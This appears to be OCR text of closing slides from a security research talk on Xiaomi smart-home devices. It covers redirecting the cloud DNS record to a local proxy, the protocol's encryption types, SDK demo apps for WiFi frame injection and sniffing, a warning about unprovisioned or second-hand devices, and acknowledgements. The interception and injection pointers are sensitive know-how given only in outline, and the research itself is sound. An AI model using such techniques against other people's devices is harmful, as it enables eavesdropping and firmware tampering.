


DNS Records

130.83.x.x ot.io.mi.com
130.83.x.x ot.io.mi.com

🟩 IPC
🟦 plain json (tcp)
🟥 enc(key) json (tcp/udp)
🟧 enc(token) json (udp)

Proxy cloud communication



DNS Records

130.83.x.x ot.io.mi.com
130.83.x.x ot.io.mi.com

- 🟩 IPC
- 🟦 plain json (tcp)
- 🟥 enc(key) json (tcp/udp)
- 🟧 enc(token) json (udp)

Other Possible Modifications

- Marvell 88MW30x SDK WiFi sample apps
  - p2p_demo
  - raw_p2p_demo
  - wlan_frame_inject_demo
  - wlan_sniffer

One word of warning…

- Never leave your devices unprovisioned
  - Someone else can provision it for you
    - Install malicious firmware
    - Snoop on your apartment
- Be careful with used devices
  - e.g. Amazon Marketplace
  - Some malicious software may be installed

Acknowledgements & FAQ

- Secure Mobile Networking (SEEMOO) Labs and CROSSING S1

SEEMOO
SECURE MOBILE NETWORKING

CROSSING

TECHNISCHE
UNIVERSITÄT
DARMSTADT

- Prof. Guevara Noubir (CCIS, Northeastern University)

Northeastern University
College of Computer and Information Science

→www.dontvacuum.me

*Will be updated after the ReCon ;)

Final remarks

- I (Dennis) want to personally thank the "Studienstiftung des deutschen Volkes"(SDV) for their scholarship and support for my graduate study. Without them I probably would not have time to do this research.
- This research was not financed by Xiaomi nor any competitor. The research was founded by my private funds and was done in our free time.